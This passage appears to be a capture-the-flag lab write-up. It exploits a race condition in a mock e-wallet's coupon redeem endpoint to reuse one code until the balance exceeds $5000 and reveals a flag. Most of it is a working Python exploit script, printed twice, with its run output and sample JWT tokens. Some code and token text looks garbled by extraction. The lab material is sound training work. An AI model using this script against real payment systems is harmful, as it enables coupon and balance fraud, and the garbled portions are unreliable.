13 {"email":"james@secure-ewallet.com","token":
  "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzZW51cmUtZXdhbGxldC5jb20iLCJpYXQiOiJlODM1Mjg0OTQsImVtYWlsIjoiamFtZXNhc2VjdXJlLWV3YXN0ZXQuY29tIiwiaXNjaXox
  NTgzNTMwMjk0fQ.8bWFTSWMRwLBGIh9eJYklda9cT3Tm9aUH9g78DSonwY","code":"RX100"}

```

Notice the parameters passed in the POST request to the endpoint `"/redeem"`.

Drop this POST request to `"/redeem"` endpoint.

As it is mentioned in the challenge description:

"The issue is that the redeem operation is a bit slow and the developers hadn't placed any checks to avoid any race conditions."


More specifically the redeem implementation as mentioned in the challenge description:

The redeem implementation works as follows:

1. It maintains a redeem count set to 1.
2. Once the token is redeemed the redeem count is reduced by 1, that is, $\text{redeem} = \text{redeem} - 1$
3. If the redeem count is 0, the redeem code cannot be used further.

This could be leveraged as follows:

1. Send 2 (or more) asynchronous requests to `/redeem` endpoint to set the redeem count -1.
2. Since the redeem count becomes negative, it would never become zero again since each redeem request would decrease the redeem count.
3. Thus, the same redeem code could be used multiple times and thus the Golden Ticket could be retrieved by getting the balance to exceed \$5000.



Step 4: Leveraging the issue to retrieve the Golden Ticket.

Use the following Python script to exploit the race condition and redeem balance using the same redeem code again and again until the e-wallet balance exceed \$5000:

Python Script:

```
import json
import grequests
import requests
from time import sleep

BASE_URL = "http://192.220.173.3:8080"

def redeemAsync(email, token, code, nTimes):
    global BASE_URL

    headers = {
        "Content-Type": "application/json"
    }
    data = {
        "email": email,
        "token": token,
        "code": code
    }

    rs = (grequests.post(BASE_URL + "/redeem", data = json.dumps(data), headers = headers) for i
in range (nTimes))
    return grequests.map(rs)

def redeem(email, token, code):
    global BASE_URL

    headers = {
        "Content-Type": "application/json"
    }
    data = {
        "email": email,
        "token": token,
        "code": code
    }

    resp = requests.post(BASE_URL + "/redeem", data = json.dumps(data), headers = headers)
    #print resp.text
    return resp.json()
```



```

def makeRequest(email, token, endpoint):
    global BASE_URL

    resp = requests.get(BASE_URL + endpoint, params = { "email": email, "token": token })
    #print resp.text
    return resp.json()

def getBalance(email, token):
    return makeRequest(email = email, token = token, endpoint = "/balance")

def getGoldenTicket(email, token):
    return makeRequest(email = email, token = token, endpoint = "/goldenticket")

if __name__ == "__main__":

    email = "james@secure-ewallet.com"
    token =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJZWN1cmUtZXdhbGxldC5jb20iLCJpYXQiOiE1O
DM1MTIyMjAsImVtYWlsIjoiamFtZXNac2VjdXJlLVV3YWxsZXQuY29tliwiZXhwIjoxNTgzNTE0MDIwQ2H
GAoG5C0M1C4sDDYbyE4yT3cDbVkUfyuoxRaVvQOxo"
    code = "RX100"

    reqAsync = True
    nTimes = 2

    while True:

        balanceResp = getBalance(email, token)

        if "balance" in balanceResp:

            print "=====
            print "Current Balance:", balanceResp["balance"]
            print "=====

            if float(balanceResp["balance"]) > 5000:

                goldenTicketResp = getGoldenTicket(email, token)

                if "ticket" in goldenTicketResp:
                    print "Here's your Golden Ticket:", goldenTicketResp["ticket"]

```

```
break

redeemResp = None

# Redeem atleast two times in the first attempt!
if reqAsync:
    reqAsync = False
    redeemResp = redeemAsync(email, token, code, nTimes)
    #print len(redeemResp)
    #print redeemResp[0].json()
    #print redeemResp[1].json()
    # Checking the last response...
    redeemResp = redeemResp[-1].json()
else:
    redeemResp = redeem(email, token, code)

reqAsync = False

if "Error" in redeemResp:

    print "Some error occurred!"
    print "Please resolve it before continuing further...\n"
    print "[ERROR]:", redeemResp["Error"]
    print "\nExiting due to error in response!"
    break

else:
    # Avoids rate limit exceeded error!
    sleep(0.2)

print redeemResp
```

Save the above script as redeem.py

Command: cat redeem.py

```
root@attackdefense:~# cat redeem.py
import json
import grequests
import requests
from time import sleep

BASE_URL = "http://192.220.173.3:8080"

def redeemAsync(email, token, code, nTimes):
    global BASE_URL

    headers = {
        "Content-Type": "application/json"
    }
    data = {
        "email": email,
        "token": token,
        "code": code
    }

    rs = (grequests.post(BASE_URL + "/redeem", data = json.dumps(data), headers = headers) for i in range (nTimes))
    return grequests.map(rs)

def redeem(email, token, code):
    global BASE_URL

    headers = {
        "Content-Type": "application/json"
    }
    data = {
        "email": email,
        "token": token,
        "code": code
    }

    }
```

```

    resp = requests.post(BASE_URL + "/redeem", data = json.dumps(data), headers = headers)
    #print resp.text
    return resp.json()

def makeRequest(email, token, endpoint):
    global BASE_URL

    resp = requests.get(BASE_URL + endpoint, params = { "email": email, "token": token })
    #print resp.text
    return resp.json()

def getBalance(email, token):
    return makeRequest(email = email, token = token, endpoint = "/balance")

def getGoldenTicket(email, token):
    return makeRequest(email = email, token = token, endpoint = "/goldenticket")

if __name__ == "__main__":

    email = "james@secure-ewallet.com"
    token = "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzZW50cmUtZXdhbGxldC5jb20iLCJpYXQiOiE1ODM1Mjg0OTQsImVtYWlsSWMRwLBGIh9eJYklda9cT3Tm9aUH9g78DSonwY"
    code = "RX100"

    reqAsync = True
    nTimes = 2

    while True:

        balanceResp = getBalance(email, token)

        if "balance" in balanceResp:

```

```

        print "-=====-"
        print "Current Balance:", balanceResp["balance"]
        print "-=====-"

        if float(balanceResp["balance"]) > 5000:

            goldenTicketResp = getGoldenTicket(email, token)

            if "ticket" in goldenTicketResp:
                print "Here's your Golden Ticket:", goldenTicketResp["ticket"]
                break

        redeemResp = None

        # Redeem atleast two times in the first attempt!
        if reqAsync:
            reqAsync = False
            redeemResp = redeemAsync(email, token, code, nTimes)
            # Checking the last response...
            redeemResp = redeemResp[-1].json()
        else:
            redeemResp = redeem(email, token, code)

```

```
reqAsync = False

if "Error" in redeemResp:
    print "Some error occurred!"
    print "Please resolve it before continuing further...\n"
    print "[ERROR]:", redeemResp["Error"]
    print "\nExiting due to error in response!"
    break

else:
    # Avoids rate limit exceeded error!
    sleep(0.2)

    print redeemResp
root@attackdefense:~#
```

Code Walkthrough:

1. The above code gets the user balance and runs until the e-wallet balance doesn't exceed \$5000 or some error has occurred.
2. When the while loop is run for the first time, it makes 2 asynchronous requests to the redeem endpoint so leverage the race condition. After that only synchronous requests are sent to redeem the code.
3. If the response from the redeem request returned error, then the loop breaks and the script ends displaying the error message.
4. If there is no error, synchronous requests are sent to redeem the code with a delay of 0.2 seconds to avoid any rate limit exceeded errors.

Run the above Python script to increase the account balance by using the same redeem code multiple times and get the Golden Ticket.

Command: python redeem.py


```
root@attackdefense:~# python redeem.py
=====
Current Balance: 100.0
=====
{'Success': u'The coupon has been redeemed successfully and your balance has been updated!'}
=====
Current Balance: 128.438084
=====
{'Success': u'The coupon has been redeemed successfully and your balance has been updated!'}
=====
Current Balance: 158.602829
=====
{'Success': u'The coupon has been redeemed successfully and your balance has been updated!'}
=====
Current Balance: 252.698029
=====
{'Success': u'The coupon has been redeemed successfully and your balance has been updated!'}
=====
Current Balance: 293.182031
=====
{'Success': u'The coupon has been redeemed successfully and your balance has been updated!'}
=====
Current Balance: 304.038366
=====
█
```

```
{u'Success': u'The coupon has been redeemed successfully and your balance has been updated!'}
=====
Current Balance: 4958.939135
=====
{'Success': u'The coupon has been redeemed successfully and your balance has been updated!'}
=====
Current Balance: 4999.673893
=====
{'Success': u'The coupon has been redeemed successfully and your balance has been updated!'}
=====
Current Balance: 5091.599123
=====
Here's your Golden Ticket: THIS_IS_THE_GOLDEN_TICKET_ba3a2ad19c080e730861f7e
root@attackdefense:~#
```

Golden Ticket: THIS_IS_THE_GOLDEN_TICKET_ba3a2ad19c080e730861f7e



References:

1. JWT debugger (<https://jwt.io/#debugger-io>)